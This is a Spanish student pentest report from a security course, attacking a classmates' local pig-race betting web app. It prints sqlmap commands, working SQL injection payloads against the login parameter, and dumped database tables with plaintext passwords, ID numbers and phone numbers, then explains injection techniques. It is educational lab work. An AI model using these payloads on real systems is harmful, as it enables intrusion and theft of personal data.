



ATAQUE WEB A:

Los Montamarcos

Grado en Ingeniería Informática de Gestión y Sistemas de Información:

Sistemas de Gestión de Seguridad de Sistemas de Información

Eder Torres Navas

Liviu Deleanu

Jon Requies Ruiz

Alex Isasi Urrutia

Iker Ciordia Elorriaga

Índice

Introducción	3
Herramientas utilizadas	4
Obtención de información técnica de la BD	5
Obtención de la estructura de la base de datos	8
Tipos de inyecciones SQL.....	13
SQLi Blind.....	13
Boolean-based blind.....	13
Time-based blind	13
Error-based.....	13
Union-based	14
Out-of-band SQLi	14
Stored procedure / Dynamic SQLi.....	15
ORM / Framework-level SQLi y NoSQLi.....	15
Obtención de directorios de la página web.....	16
Resultados obtenidos	17
Control de acceso roto (IDOR)	19
Fase 1: Exploración.....	19
1.1. Preparación y creación de cuentas	19
1.2. Enumeración de funcionalidades y endpoints.....	20
1.3 Observación del comportamiento ante modificación de identificador	21
1.4. Comprobación post-logout (persistencia del acceso)	22
Fase 2: Exploración.....	22
2.1. Comprobación de endpoints de modificación de usuario	22
2.2 Comprobación de operaciones sobre objetos vinculados (apuestas)	23
Fase 3: Reporte de Impacto observado	24
Ataques de fuerza bruta	25
Bibliografía	27

Índice de ilustraciones

Ilustración 1: Vulnerabilidades encontradas con ZAP.....	4
Ilustración 2: Petición HTTP de login con parámetros.....	6
Ilustración 3: Comando 1 de sqlmap	7
Ilustración 4: Resultado (parte 1) obtenido del comando 1 de sqlmap.....	7
Ilustración 5: Resultado (parte 2) obtenido del comando de sqlmap.....	8
Ilustración 6: Resultado (parte 3) obtenido del comando 1 de sqlmap.....	8
Ilustración 7: Comando 2 de sqlmap	9
Ilustración 8: Parte del resultado obtenido del comando 2 de sqlmap.....	10
Ilustración 9: Tablas obtenidas del comando 2 de sqlmap	10
Ilustración 10: Tablas de la BD desde phpMyAdmin.....	10
Ilustración 11: Comando 3 de sqlmap	11
Ilustración 12: Parte del resultado obtenido del comando 3 de sqlmap.....	11
Ilustración 13: Tabla “apuesta” obtenida del comando 3 de sqlmap	11
Ilustración 14: Tabla “participante” obtenida del comando 3 de sqlmap	12
Ilustración 15: Tabla “cerdo” obtenida del comando 3 de sqlmap	12
Ilustración 16: Tabla “carrera” obtenida del comando 3 de sqlmap	12
Ilustración 17: Tabla “usuarios” obtenida del comando 3 de sqlmap.....	13
Ilustración 18: Comando 4 de sqlmap	13
Ilustración 19: Tipos de datos de la tabla "usuarios" obtenido del comando 4 de sqlmap	13
Ilustración 20: Pantalla inicial de Owasp DirBuster.....	17
Ilustración 21: Resultado obtenido del ataque de Owasp DirBuster	18
Ilustración 22: Directorio del proyecto en GitHub	19
Ilustración 23: Captura de las peticiones de registro con las dos cuentas de prueba creadas (A: eder@prueba.com; B: eder1@prueba.com).....	21
Ilustración 24: Listado de endpoints y parámetros encontrados durante la exploración (Logger de Burp Suite).	22
Ilustración 25: Ruta “raíz” del usuario con la sesión iniciada	22
Ilustración 26: Acceso a perfil de eder1@prueba.com desde sesión de eder@prueba.com mediante modificación del parámetro en la URL. Respuesta 200 OK.	22
Ilustración 27: Solicitud de perfil de eder1@prueba.com después de logout; la respuesta sigue mostrando datos del usuario.....	23
Ilustración 28: Petición POST a endpoint de cambio de contraseña para eder1@prueba.com sin sesión activa; respuesta indica operación aceptada.	23
Ilustración 29: Intercept de la petición de eliminación de apuesta (id=XXXX), en la que cambiamos el user de eder1@prueba.com (B) a eder@prueba.com(A).....	24
Ilustración 30: Respuesta de la petición siendo correcta procesada y borrada de la BD.....	24
Ilustración 31: Ataque con hydra para averiguar la contraseña de mikel@example.com	26
Ilustración 32: Ataque con hydra para averiguar la contraseña de aitor@example.com.....	27

Introducción

El objetivo de este trabajo es identificar vulnerabilidades y evaluar la seguridad del sistema web objetivo, aplicando los conocimientos adquiridos a lo largo de la asignatura.

El sistema seleccionado es una aplicación web de apuestas en carreras de cerdos desarrollada por el grupo Montamarcos.

Como primer paso, se realizó un escaneo automatizado de la aplicación utilizando la herramienta OWASP ZAP, previamente descrita en auditorías anteriores.




Ilustración 1: Vulnerabilidades encontradas con ZAP

Para determinar el siguiente paso en las pruebas, ZAP nos proporciona un punto de partida. Hemos identificado varias vulnerabilidades. De entre todas ellas la más preocupante es la inyección SQL explicada en auditorías anteriores. Es por ello por lo que de las que nos muestra ZAP nos centraremos en explotar la inyección SQL con el objetivo de obtener toda la información de su base de datos.

De igual manera, se han aplicado otros ataques con el objetivo de obtener más información acerca de la web que se desarrollan en los siguientes apartados.

Herramientas utilizadas

Para realizar el ataque de inyección SQL de forma sencilla utilizaremos la herramienta *sqlmap*. Esta herramienta permite realizar *pentesting* de forma automática sobre la base de datos de una página web con el objetivo de explotar las inyecciones SQL. *sqlmap* soporta múltiples motores de bases de datos (*MySQL*, *Oracle*, *Microsoft Access*, *MariaDB*...) y numerosas técnicas de inyección (*boolean-based blind*, *time-based blind*, *error-based*...).

Otra herramienta utilizada es *OWASP DirBuster*. Esta aplicación es usualmente utilizada para enumerar directorios ocultos o que no están directamente relacionados con el proyecto. El método que usa para llegar a encontrar estos archivos se basa en utilizar la fuerza bruta y unos diccionarios que tiene disponibles (también se pueden usar otros que el usuario añada). Generalmente se usa en casos como *pentesting*, para probar la web de un usuario o aprender ciberseguridad.

Para el análisis e interceptación de peticiones se ha usado la herramienta *Burp Suite*, muy extendida en el ámbito de la ciberseguridad. Esta herramienta, en su versión “*Community Edition*” te da la opción de configurar un proxy con el que se pueden interceptar peticiones, configurar la carga útil (payload) de peticiones para analizar las respuestas, ver el histórico de peticiones, etc...

Con respecto al ataque de fuerza bruta, se ha utilizado *hydra*. Esta es una herramienta de código abierto que permite realizar ataques de prueba de credenciales contra servicios web. Se basa en hacer combinaciones de usuario y contraseña para intentar acceder al servicio.

Obtención de información técnica de la BD

En este apartado se va a explicar cómo podemos obtener todas las especificaciones sobre la tecnología que la web y base de datos utilizan. Lo primero que necesitamos es ejecutar el contenedor de *Docker* con la web, encontrarnos dentro del directorio de la web y tener instalado *sqlmap*. Para instalar *sqlmap* simplemente hay que escribir el siguiente comando en la terminal:

```
sudo snap install sqlmap
```

La forma más sencilla de aplicar la inyección SQL es utilizando algún parámetro que contenga la *URL* de alguna página. Para ello, en el caso de esta web, si abrimos con las herramientas de desarrollador del navegador la pestaña de “Red”, vemos que si iniciamos sesión con las credenciales de una cuenta existente estos parámetros se envían mediante el método GET.




Ilustración 2: Petición HTTP de login con parámetros

sqlmap puede utilizar esta *URL* como punto de entrada para obtener toda la información que queramos mediante inyección SQL.

Una vez hemos identificado la *URL* a utilizar, introducimos el siguiente comando en *sqlmap*:

```
iker@iker-ASUS-TUF-Gaming-A15-FA507NV-FA507NV:~/Descargas/ProyectoSeguridad$ sqlmap -u "http://localhost:81/login/login.php?nombre=ikerciordiaelo%40gmail.com&contrasena=Prueba"
```

Ilustración 3: Comando 1 de sqlmap

Con el parámetro “-u” le indicamos a *sqlmap* qué dirección *URL* queremos que intente atacar. Una vez se ha ejecutado este nos indicará qué ataques de inyección ha ejecutado y en caso de que sean satisfactorios nos indicará los datos de la base de datos:

```
[16:24:34] [INFO] testing connection to the target URL
got a 302 redirect to 'http://localhost:81/pagUsuario/pagUsuario.php?user=ikerciordiaelo%40gmail.com'. Do you want to follow? [Y/n] Y
[16:24:35] [INFO] checking if the target is protected by some kind of WAF/IPS
[16:24:36] [INFO] testing if the target URL content is stable
[16:24:36] [WARNING] GET parameter 'nombre' does not appear to be dynamic
[16:24:36] [INFO] heuristic (basic) test shows that GET parameter 'nombre' might be injectable (possible DBMS: 'MySQL')
[16:24:36] [INFO] heuristic (XSS) test shows that GET parameter 'nombre' might be vulnerable to cross-site scripting (XSS) attacks
[16:24:36] [INFO] testing for SQL injection on GET parameter 'nombre'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[16:25:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[16:25:11] [WARNING] reflective value(s) found and filtering out
[16:25:11] [INFO] GET parameter 'nombre' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[16:25:11] [INFO] testing 'Generic inline queries'
[16:25:11] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[16:25:11] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[16:25:11] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[16:25:11] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[16:25:11] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[16:25:11] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[16:25:11] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[16:25:11] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[16:25:11] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[16:25:11] [INFO] GET parameter 'nombre' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[16:25:11] [INFO] testing 'MySQL inline queries'
[16:25:11] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[16:25:11] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[16:25:12] [CRITICAL] considerable lagging has been detected in connection response(s). Please use as high value for option '--time-sec' as possible (e.g. 10 or more)
```

Ilustración 4: Resultado (parte 1) obtenido del comando 1 de sqlmap

```

[16:25:12] [CRITICAL] considerable lagging has been detected in connection response(s). Please use as high value
for option '--time-sec' as possible (e.g. 10 or more)
[16:25:12] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[16:25:12] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[16:25:12] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[16:25:12] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[16:25:12] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[16:25:12] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[16:25:32] [INFO] GET parameter 'nombre' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' inje
ctable
[16:25:32] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[16:25:32] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least
one other (potential) technique found
[16:25:32] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the righ
t number of query columns. Automatically extending the range for current UNION query injection technique test
[16:25:32] [INFO] target URL appears to have 1 column in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] N
[16:25:37] [WARNING] if UNION based SQL injection is not detected, please consider and/or try to force the back-
end DBMS (e.g. '--dbms=mysql')
[16:25:37] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[16:25:37] [INFO] testing 'MySQL UNION query (random number) - 1 to 20 columns'
[16:25:37] [INFO] target URL appears to be UNION injectable with 2 columns
[16:25:38] [INFO] testing 'MySQL UNION query (NULL) - 21 to 40 columns'
[16:25:38] [INFO] testing 'MySQL UNION query (random number) - 21 to 40 columns'
[16:25:38] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'
[16:25:38] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[16:25:38] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[16:25:38] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[16:25:38] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[16:25:38] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'

```

Ilustración 5: Resultado (parte 2) obtenido del comando de sqlmap

```

GET parameter 'nombre' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 277 HTTP(s) requests:
---
Parameter: nombre (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: nombre=ikerciordiaelo@gmail.com' AND 5605=5605 AND 'zBNK'='zBNK&contrasena=Prueba

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: nombre=ikerciordiaelo@gmail.com' AND (SELECT 8775 FROM (SELECT COUNT(*),CONCAT(0x71627a7171,(SELECT
(ELT(8775=8775,1))),0x71717a6b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'SndJ'='SN
dJ&contrasena=Prueba

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: nombre=ikerciordiaelo@gmail.com' AND (SELECT 9582 FROM (SELECT(SLEEP(5)))iaE) AND 'PidZ'='PidZ&con
trasena=Prueba
---
[16:25:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: PHP 7.2.2, Apache 2.4.25
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[16:25:43] [INFO] fetched data logged to text files under '/home/iker/snap/sqlmap/36/.local/share/sqlmap/output/
localhost'
[16:25:43] [WARNING] your sqlmap version is outdated
[*] ending @ 16:25:43 /2025-11-09/

```

Ilustración 6: Resultado (parte 3) obtenido del comando 1 de sqlmap

Lo primero que nos indica *sqlmap* es que al intentar conectarse al enlace que le hemos dado la respuesta que obtiene es un error *http 302* (indica una redirección a otra página) y nos pregunta si queremos seguir la redirección a donde nos indica. Nosotros le decimos que sí (Y) para que pueda recabar toda la información posible. Luego nos dice que ha encontrado que el parámetro “nombre” puede ser vulnerable tanto a inyecciones SQL como XSS. Después nos indica que ha encontrado que la base de datos usa *MySQL* de base y nos pregunta si queremos únicamente

utilizar inyecciones contra *MySQL* (indicamos que sí para agilizar el proceso). Finalmente empieza a probar posibles inyecciones hasta dar con aquellas que funcionan.

En la última imagen se observa que ha intentado ejecutar 3 tipos de inyecciones SQL ([explicadas en el apartado correspondiente](#)) en el parámetro “nombre” de la *URL* que le hemos introducido:

- *Boolean-based blind*
- *Error-based*
- *Time-based blind*

Como resultado de estos 3 tipos de inyecciones *sqlmap* ha logrado obtener la siguiente información acerca de la web y de la base de datos:

- Versión de *PHP* usado: 7.2.2
- Versión de *Apache* usado: 2.4.25
- Versión de *MariaDB* usada: 5.0 o superior

Esta información puede resultar muy útil si como atacantes queremos conocer la versión de las tecnologías que utilizan la web y base de datos con el objetivo de aprovechar brechas de seguridad que estas pudieran tener. Es decir, vulnerabilidades no de la propia web atacada sino de las tecnologías que utilizan. De igual manera, nosotros solo nos vamos a centrar en intentar obtener toda la información acerca de la base de datos. Es decir, de robar toda la información posible.

Obtención de la estructura de la base de datos

Lo siguiente más importante que podemos obtener acerca de la base de datos con *sqlmap* es la estructura general que sigue la base de datos. Es decir, podemos obtener todas las tablas que existen en la base de datos con el objetivo de encontrar aquellas que almacenen información relevante, como cuentas de usuario junto con las contraseñas o información bancaria.

Para ello siguiendo la estructura general del comando de la sección anterior insertamos el siguiente comando en la terminal y en el directorio de la web:

```
iker@iker-ASUS-TUF-Gaming-A15-FA507NV-FA507NV:~/Descargas/ProyectoSeguridad$ sqlmap -u "http://localhost:81/login/login.php?nombre=ikerciordiaelo%40gmail.com&contrasena=Prueba" --tables
```

Ilustración 7: Comando 2 de sqlmap

Únicamente hemos añadido el parámetro “--tables” que le indica a *sqlmap* que queremos obtener todas las tablas de las distintas bases de datos que tiene la web. En este caso la web que estamos atacando solo tiene una base de datos principal (obviando *information_schema*).

```

[15:54:10] [INFO] resuming back-end DBMS 'mysql'
[15:54:10] [INFO] testing connection to the target URL
got a 302 redirect to 'http://localhost:81/pagUsuario/pagUsuario.php?user=ikerciordiaelo%40gmail.com'. Do you want to follow? [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: nombre (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
  Payload: nombre=qILf' AND 9287=(SELECT (CASE WHEN (9287=9287) THEN 9287 ELSE (SELECT 3542 UNION SELECT 3032) END))-- -&contrasena=

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: nombre=qILf' AND (SELECT 1151 FROM(SELECT COUNT(*),CONCAT(0x71706a7071,(SELECT (ELT(1151=1151,1))),0x7170787671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- bcNc&contrasena=

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: nombre=qILf' AND (SELECT 1684 FROM (SELECT(SLEEP(5)))EVmn)-- Bkfb&contrasena=
---
[15:54:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25, PHP 7.2.2
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[15:54:14] [INFO] fetching database names
[15:54:14] [INFO] resumed: 'information_schema'
[15:54:14] [INFO] resumed: 'database'
[15:54:14] [INFO] fetching tables for databases: 'database, information_schema'

```

Ilustración 8: Parte del resultado obtenido del comando 2 de sqlmap

Las inyecciones utilizadas por *sqlmap* son las mismas que en el apartado anterior, pero esta vez nos está mostrando más información porque le hemos indicado que queremos información más específica. Las tablas que ha conseguido encontrar *sqlmap* son las siguientes:

```

Database: database
[5 tables]
+-----+
| apuesta
| carrera
| cerdo
| participante
| usuarios
+-----+

```

Ilustración 9: Tablas obtenidas del comando 2 de sqlmap

Que se corresponden con todas las tablas que podemos encontrar en la web si accedemos desde *phpMyAdmin*, por lo que sabemos que ha obtenido toda la información sobre la base de datos.




Ilustración 10: Tablas de la BD desde phpMyAdmin

Como último paso importante solo nos queda obtener la información de todas las tablas. Para ello introducimos el siguiente comando:

```
iker@iker-ASUS-TUF-Gaming-A15-FA507NV-FA507NV:~/Descargas/ProyectoSeguridad$ sqlmap -u "http://localhost:81/login/login.php?nombre=ikerciordiaelo%40gmail.com&contrasena=Prueba" --dump
```

Ilustración 11: Comando 3 de sqlmap

Solo hemos añadido el parámetro “--dump” que nos vuelca las entradas de todas las tablas `http://localhost:81/modify_user/modify_datos.php?user=eder@nirestream.com`

```
[16:15:38] [INFO] resuming back-end DBMS 'mysql'
[16:15:38] [INFO] testing connection to the target URL
got a 302 redirect to 'http://localhost:81/pagUsuario/pagUsuario.php?user=ikerciordiaelo%40gmail.com'. Do you want to follow? [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: nombre (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
  Payload: nombre=qILf' AND 9287=(SELECT (CASE WHEN (9287=9287) THEN 9287 ELSE (SELECT 3542 UNION SELECT 3032) END))-- &contrasena=

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: nombre=qILf' AND (SELECT 1151 FROM(SELECT COUNT(*),CONCAT(0x71706a7071,(SELECT (ELT(1151=1151,1))),0x7170787671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- bcNc&contrasena=

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: nombre=qILf' AND (SELECT 1684 FROM (SELECT(SLEEP(5)))EVmn)-- Bkfb&contrasena=
---
```

Ilustración 12: Parte del resultado obtenido del comando 3 de sqlmap

Y la información obtenida de cada tabla es la siguiente (que se corresponde con la información que podemos encontrar en *phpMyAdmin*):

```
Database: database
Table: apuesta
[3 entries]
```

id	idUs	idCarrera	cerdo	cantidad
1	1	1	2	50.00
2	1	1	3	100.00
3	1	1	5	34.00

Ilustración 13: Tabla “apuesta” obtenida del comando 3 de sqlmap

```
Database: database
Table: participante
[10 entries]
```

idCarrera	cerdo
1	1
1	2
1	3
1	5
1	6
1	7
2	3
2	4
3	6
3	7

Ilustración 14: Tabla “participante” obtenida del comando 3 de sqlmap

```
Database: database
Table: cerdo
[8 entries]
```

id	peso	color	nombre	especie
1	280.00	Negro	Ta	Bentheim Black Pied
2	320.00	Rosa	Marco	Yorkshire
3	42.00	Rosa	Laura	Gottigen
4	270.00	Marron con manchas	Pi	Hereford
5	79.00	Blanco con manchas	Tata	Kunekune
6	420.00	Negro	Iker	Meishan
7	500.00	Negro	Gorka	Poland china
8	250.00	Gris	As	Mangalica

Ilustración 15: Tabla “cerdo” obtenida del comando 3 de sqlmap

```
Database: database
Table: carrera
[4 entries]
```

id	fecha	nombre	ubicacion
1	2025-10-31	Marcarrera especial Halloween	Sonora
2	2025-12-20	Carrera nacional	Badajoz
3	2026-01-10	Marcarrera especial Navidad	Bilbao
4	2026-03-22	Mundial	Australia

Ilustración 16: Tabla “carrera” obtenida del comando 3 de sqlmap

```
Database: database
Table: usuarios
[3 entries]
```

id	dni	email	fecha	nombre	telefono	contrasena
1	12345678A	mikel@example.com	2025-10-01	mikel	600123456	1234
2	87654321B	aitor@example.com	2025-10-05	aitor	611987654	5678
4	12345678-H	ikerciordiaelo@gmail.com	2005-05-15	Iker Ciordia	699345682	Prueba

Ilustración 17: Tabla “usuarios” obtenida del comando 3 de sqlmap

Como información extra también es posible obtener el tipo de dato que almacena cada columna. Esto puede resultar útil si en otra web no hemos logrado obtener los datos de la base de datos pero sí su tipo, lo que nos permitiría llevar a cabo otros tipos de ataques. Para obtener el tipo de dato introducimos el siguiente comando:

```
iker@iker-ASUS-TUF-Gaming-A15-FA507NV-FA507NV:~/Descargas/ProyectoSeguridad$ sqlmap -u "http://localhost:81/login/login.php?nombre=ikerciordiaelo%40gmail.com&contrasena=Prueba" --columns
```

Ilustración 18: Comando 4 de sqlmap

Utilizando las mismas técnicas que en las secciones anteriores en la tabla de usuarios (por ejemplo) obtenemos que los tipos de datos de cada atributo son los siguientes:

```
Database: database
Table: usuarios
[7 columns]
```

Column	Type
contrasena	text
dni	text
email	text
fecha	text
id	int(11)
nombre	text
telefono	int(9)

Ilustración 19: Tipos de datos de la tabla "usuarios" obtenido del comando 4 de sqlmap

Tipos de inyecciones SQL

SQLi Blind

Se llama “blind” porque el atacante no ve directamente las respuestas devueltas por el servidor; es decir, actúa “a ciegas”. Se infiere la información observando cambios en comportamiento, tiempo de respuesta o códigos HTTP y, aunque no se muestren resultados, este ataque es útil para comprobar el comportamiento del sistema y reconstruir su estructura. Existen dos tipos principales: *boolean-based blind* y *time-based blind*.

El objetivo es extraer información (nombres de tablas/columnas, valores) sin recibir directamente filas devueltas.

Boolean-based blind

Esta técnica consiste en enviar consultas SQL que devuelven condiciones booleanas y analizar la respuesta HTTP. En la respuesta se detecta si la página o el comportamiento cambian, lo que permite saber si la condición fue verdadera o falsa.

Time-based blind

En este tipo de *SQLi Blind* el atacante envía consultas que realizan una pausa en la base de datos y observa el tiempo de respuesta. Un retraso en la respuesta indica que la condición es verdadera. Si no hay retraso la condición es falsa. Es muy efectivo cuando no hay salida de resultados, pero requiere muchas peticiones y es lento.

Error-based

Es una técnica en la que el atacante provoca intencionadamente fallos en la base de datos para que el propio mensaje de error revele datos internos (nombre de tablas/columnas, valores, tipos, versión del SGBD, etc.). La clave no es el error en sí, sino que el error incluya (o pueda ser forzado a incluir) información útil que la aplicación muestre al usuario o escriba en logs accesibles. Este tipo de SQLi sólo ocurre si la aplicación muestra los errores de la base de datos al usuario.

Para conseguirlo, el atacante inserta en la consulta expresiones que generen errores controlados y que contengan dentro de sí resultados de subconsultas. Las técnicas más comunes son la **conversión inválida**, las **operaciones matemáticas inválidas**, **forzar duplicados con el GROUP BY**, o **subconsultas mal formadas**.

Union-based

Consiste en aprovechar la operación UNION (o mecanismos equivalentes) para combinar el resultado de una consulta controlada por el atacante con la consulta legítima de la aplicación, intentando devolver datos arbitrarios en la respuesta. Se clasifica dentro de las in-band (misma vía para inyección y extracción).

Se suele detectar este ataque mediante respuestas con campos inesperados, tamaños o formatos distintos; patrones de consultas en logs que intentan combinar resultados; cambios en la estructura HTML donde aparecen columnas adicionales.

Out-of-band SQLi

Cuando la base de datos puede comunicarse con sistemas externos (DNS, HTTP u otros canales), un atacante puede provocar que la BD envíe datos fuera del canal web (por ejemplo, a un servidor controlado por el atacante). Se suele detectar este ataque mediante conexiones salientes desde la BD a hosts inesperados; consultas que ejecutan funciones de red en logs; tráfico DNS/HTTP inusual originado por servidores de BD.

Second-order SQLi (inyección de segundo grado)

